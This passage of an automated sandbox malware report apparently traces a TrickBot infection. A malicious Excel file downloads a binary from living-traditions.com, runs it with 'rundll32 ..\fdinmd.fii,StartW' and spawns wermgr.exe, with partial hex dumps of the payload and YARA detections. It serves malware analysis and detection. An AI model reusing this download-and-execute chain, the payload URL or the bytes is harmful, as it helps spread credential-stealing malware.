Apr 12, 2021 17:13:34.570939064 CEST	53	50713	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 17:13:38.405123949 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:13:38.466347933 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 12, 2021 17:14:26.532181025 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:14:26.596822023 CEST	53	58987	8.8.8.8	192.168.2.3
Apr 12, 2021 17:14:27.531255960 CEST	56579	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:14:27.553838968 CEST	60633	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:14:27.607048035 CEST	53	56579	8.8.8.8	192.168.2.3
Apr 12, 2021 17:14:27.627260923 CEST	53	60633	8.8.8.8	192.168.2.3
Apr 12, 2021 17:14:28.253304005 CEST	61292	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:14:28.315382957 CEST	53	61292	8.8.8.8	192.168.2.3
Apr 12, 2021 17:14:28.810343981 CEST	63619	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:14:28.889751911 CEST	53	63619	8.8.8.8	192.168.2.3
Apr 12, 2021 17:14:29.552643061 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:14:29.604259968 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 12, 2021 17:14:30.134917021 CEST	61946	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:14:30.192377090 CEST	53	61946	8.8.8.8	192.168.2.3
Apr 12, 2021 17:14:30.652394056 CEST	64910	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:14:30.709589005 CEST	53	64910	8.8.8.8	192.168.2.3
Apr 12, 2021 17:14:31.627110004 CEST	52123	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:14:31.685026884 CEST	53	52123	8.8.8.8	192.168.2.3
Apr 12, 2021 17:14:32.329749107 CEST	56130	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:14:32.388941050 CEST	53	56130	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 17:12:10.166270971 CEST	192.168.2.3	8.8.8.8	0xda23	Standard query (0)	clientconf ig.passport.net	A (IP address)	IN (0x0001)
Apr 12, 2021 17:12:28.505542040 CEST	192.168.2.3	8.8.8.8	0xd09	Standard query (0)	living-tra ditions.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 17:12:10.235234022 CEST	8.8.8.8	192.168.2.3	0xda23	No error (0)	clientconf ig.passport.net	authgfx.msa.akadns6.net		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 17:12:28.651699066 CEST	8.8.8.8	192.168.2.3	0xd09	No error (0)	living-tra ditions.com		64.207.186.30	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- living-traditions.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49714	64.207.186.30	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE


Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 17:12:28.785401106 CEST	826	OUT	GET /blogs/click.php HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: living-traditions.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 17:12:29.014661074 CEST	979	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 12 Apr 2021 15:12:28 GMT Content-Type: application/octet-stream Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/7.3.25 Content-Disposition: attachment; filename="SQCTO.perclick" X-Powered-By: PleskLin Data Raw: 31 66 32 37 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 31 50 e9 4c 75 31 87 1f 75 31 87 1f 75 31 87 1f 3f 54 82 1e 74 31 87 1f 06 53 86 1e 72 31 87 1f 75 31 86 1f 70 31 87 1f 65 57 82 1e 71 31 87 1f 65 57 87 1e 74 31 87 1f 65 57 85 1e 74 31 87 1f 52 69 63 68 75 31 87 1f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 9a 2b 74 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0d 00 28 00 00 00 b0 06 00 00 00 00 00 6d 19 00 00 00 10 00 00 00 40 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 20 07 00 00 04 00 00 28 0f 07 0 0 01 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 40 40 00 00 44 00 00 00 68 41 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 07 00 80 00 00 00 20 40 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 af 26 00 00 00 10 00 00 00 28 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 44 02 00 00 00 40 00 00 00 04 00 00 00 2c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 38 40 00 00 00 50 00 00 00 42 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 ff 67 06 00 00 a0 00 00 00 68 06 00 00 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 65 6c 6f 63 00 00 80 00 00 00 00 10 07 00 00 02 00 00 00 da 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8b ec 81 ec 28 02 00 00 53 56 be c3 68 13 00 33 db 43 83 3d 1c 90 00 10 00 89 5d d8 66 0f 6e c6 f3 0f Data Ascii: 1f27MZ@!L!This program cannot be run in DOS mode.$1PLu1u1u1?Tt1Sr1u1p1eWq1eWt1eWt1Richu1 PEL+t`!(m@ (@@@DhAP @@ .text&( `.rdataD@,@@.data8@PB0@.pdataghr@.reloc@BU(SVh3C=]fn

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 6276 Parent PID: 792

General

Start time:	17:12:22
Start date:	12/04/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xf50000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14DF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14DF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14DF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14DF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14DF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14DF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14DF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14DF643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14DF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14DF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14DF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14DF643	URLDownloadToFileA
C:\Users\user\fdinmd.fii	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	14DF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\FD3E0A56.tmp	success or wait	1	10C495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\SQCTO[1].perclick	unknown	745	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 31 50 e9 4c 75 31 87 1f 75 31 87 1f 75 31 87 1f 3f 54 82 1e 74 31 87 1f 06 53 86 1e 72 31 87 1f 75 31 86 1f 70 31 87 1f 65 57 82 1e 71 31 87 1f 65 57 87 1e 74 31 87 1f 65 57 85 1e 74 31 87 1f 52 69 63 68 75 31 87 1f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 9a 2b 74 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0d 00 28 00 00 00 b0 06 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......1P.Lu1..u1..u1..? T..t1 ...S..r1..u1..p1..eW..q1..e W.. t1..eW..t1..Richu1............ ......PE..L....+t`...........!..... (.........	success or wait	1	14DF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\SQCTO[1].perclick	unknown	8184	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	1	14DF643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\SQCTO[1].perclick	unknown	3054	66 0f 6e c7 f3 0f e6 c0 f2 0f 11 45 dc 89 7d 0c 66 0f 6e c7 f3 0f e6 c0 6a 02 58 03 f0 f2 0f 11 45 dc 66 0f 6e c7 f3 0f e6 c0 89 7d 0c f2 0f 11 45 dc 89 7d 0c 85 d2 0f 85 94 fb ff ff 66 0f 6e c7 8b c6 f3 0f e6 c0 f2 0f 11 45 dc 89 7d 0c 5f 5e 5b 8b e5 5d c3 66 0f 6e c0 f3 0f e6 c0 f2 0f 11 45 dc 89 45 0c 33 c0 eb e5 55 8b ec 83 ec 0c 53 56 be c3 68 13 00 33 db 89 5d fc 57 ff 75 08 66 0f 6e c6 f3 0f e6 c0 f2 0f 11 45 f4 66 0f 6e c6 f3 0f e6 c0 89 75 f8 f2 0f 11 45 f4 66 0f 6e c6 f3 0f e6 c0 89 75 f8 f2 0f 11 45 f4 66 0f 6e c6 f3 0f e6 c0 89 75 f8 f2 0f 11 45 f4 66 0f 6e c6 f3 0f e6 c0 89 75 f8 f2 0f 11 45 f4 66 0f 6e c6 f3 0f e6 c0 89 75 f8 f2 0f 11 45 f4 89 75 f8 e8 fc f6 ff ff 66 0f 6e c6 8b f8 f3 0f e6 c0 59 f2 0f 11 45 f4 66 0f 6e c6 89 75 f8 f3 0f e6	f.n........E..}.f.n.....j.X... ..E.f.n......}....E..}........ .f.n..........E..}._^[..].f.n. .......E..E.3...U.....SV..h..3 ..].W.u.f.n........E.f.n...... u....E.f.n......u....E.f.n.... ..u....E.f.n......u....E.f.n.. ....u....E..u......f.n.......Y ...E.f.n..u....	success or wait	1	14DF643	URLDownloadToFileA
C:\Users\user\fdinmd.fii	unknown	11983	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 31 50 e9 4c 75 31 87 1f 75 31 87 1f 75 31 87 1f 3f 54 82 1e 74 31 87 1f 06 53 86 1e 72 31 87 1f 75 31 86 1f 70 31 87 1f 65 57 82 1e 71 31 87 1f 65 57 87 1e 74 31 87 1f 65 57 85 1e 74 31 87 1f 52 69 63 68 75 31 87 1f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 9a 2b 74 60 00 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0d 00 28 00 00 00 b0 06 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......1P.Lu1..u1..u1..? T..t1 ...S..r1..u1..p1..eW..q1..e W.. t1..eW..t1..Richu1............ ......PE..L....+t`...........!..... (.........	success or wait	1	14DF643	URLDownloadToFileA

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\SQCTO[1].perclick</td><td>unknown</td><td>8184</td><td>00 3a 01 9d 01 6b
00 cd 01 34 01 89
01 57 01 3a 00 a0
00 6d 00 75 01 c1
00 9d 00 fb 00 7d
00 d5 00 27 01 51
00 e8 01 91 01 85
00 3f 01 ee 00 81
01 99 01 38 01 92
01 11 00 60 00 c3
00 9c 01 53 01 da
01 ce 01 d1 01 f8
00 e1 01 3d 00 54
01 3b 01 f4 00 ae
00 3c 01 15 01 f2
00 4e 01 45 01 f1
00 e8 00 7c 00 05
00 8d 00 b7 01 66
01 8d 01 78 00 22
00 99 00 c4 00 c2
01 b8 01 34 00 9a
01 f1 01 03 00 7a
00 43 01 d2 01 16
01 63 01 5c 00 e9
01 0c 00 b5 00 1e
01 76 00 d7 01 28
01 c6 01 65 01 90
00 aa 01 de 01 a3
01 33 00 d8 01 18
00 40 00 c3 01 33
01 26 01 f7 01 39
01 13 01 30 01 a5
00 48 01 4b 01 ad
00 bb 00 b3 00 67
01 f3 01 0a 00 85
01 01 01 5e 01 88
00 36 00 1b 01 50
00 f4 01 a1 00 d6
00 8e 01 cb 00 92
00 b5 01 15 00 9e
01 a6 01 68 01 7d
01 5e 00 cf 00 f3 00
31 00</td><td>.:...k...4...W.:...m.u.......}
...'.Q.......?.......8.....`..
...S..........=.T.;.....<....
.N.E.....|.......f...x."......
...4.......z.C.....c.\.........v...
(...e.........3.....@...3
.&...9...0...H.K.......g......
...^...6...P.................
...h.}.^.....1.</td><td>success or wait</td><td>55</td><td>14DF643</td><td>URLDownloadToFileA</td></tr>
<tr><td>C:\Users\user\fdinmd.fii</td><td>unknown</td><td>14702</td><td>00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00</td><td>.............................
....
....
....
....
....
....
....
..............</td><td>success or wait</td><td>7</td><td>14DF643</td><td>URLDownloadToFileA</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\fdinmd.fii	unknown	63041	00 6b 01 52 00 84 00 dc 00 c3 00 0f 01 aa 01 3e 01 43 00 3d 01 2d 00 ea 01 7b 00 4b 00 0b 00 cd 00 23 00 b6 00 4b 00 e3 00 ed 01 e4 01 d2 00 18 00 72 01 64 00 c2 00 81 00 5f 00 95 01 76 00 06 01 93 00 30 00 7e 00 a5 01 b9 01 5e 00 40 00 82 00 a8 01 63 01 90 01 41 01 e3 00 26 01 f6 01 c0 00 ab 01 dc 01 ad 00 91 00 22 01 19 01 0d 01 af 01 e0 01 a6 01 86 00 d0 01 60 01 cb 01 de 00 4b 01 49 00 bd 01 6c 01 81 01 f9 01 a2 01 42 00 f1 00 42 00 5d 01 37 01 30 00 1d 01 39 00 06 00 47 01 de 01 24 01 1c 00 9c 01 8f 01 ba 01 16 01 26 01 5e 01 c5 00 cd 01 d0 01 75 00 cb 00 08 01 53 01 cb 00 95 00 6e 01 5d 00 97 00 f7 00 99 00 9a 01 20 01 02 00 88 01 03 00 52 00 31 01 0c 00 d9 01 f6 00 b1 01 cb 00 e2 01 d9 01 00 00 72 01 74 00 5e 01 ce 01 36 01 6c 01 7b 01 09 01 e1 01	.k.R.....>.C.=.-...{.K.. ...#...K.....r.d....._.. .v.....0.~.....^.@.....c...A.. .&....."..... .`.....K.I...l.....B...B.].7 .0...9...G...$.....&.^.. .....u.....S.....n.]..... .....R.1.....r.t .^...6.l.{.....	success or wait	1	14DF643	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	FC20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	FC211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	FC213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	FC213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6624 Parent PID: 6276

General

Start time:	17:12:29
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	rundll32 ..\fdinmd.fii,StartW
Imagebase:	0xd0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000001.00000002.236801064.0000000004070000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000001.00000002.236724991.0000000003FB0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000001.00000002.236774437.0000000004030000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: wermgr.exe PID: 6676 Parent PID: 6624

General

Start time:	17:12:30
Start date:	12/04/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	
File size:	209312 bytes
MD5 hash:	FF214585BF10206E21EA8EBA202FACFD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis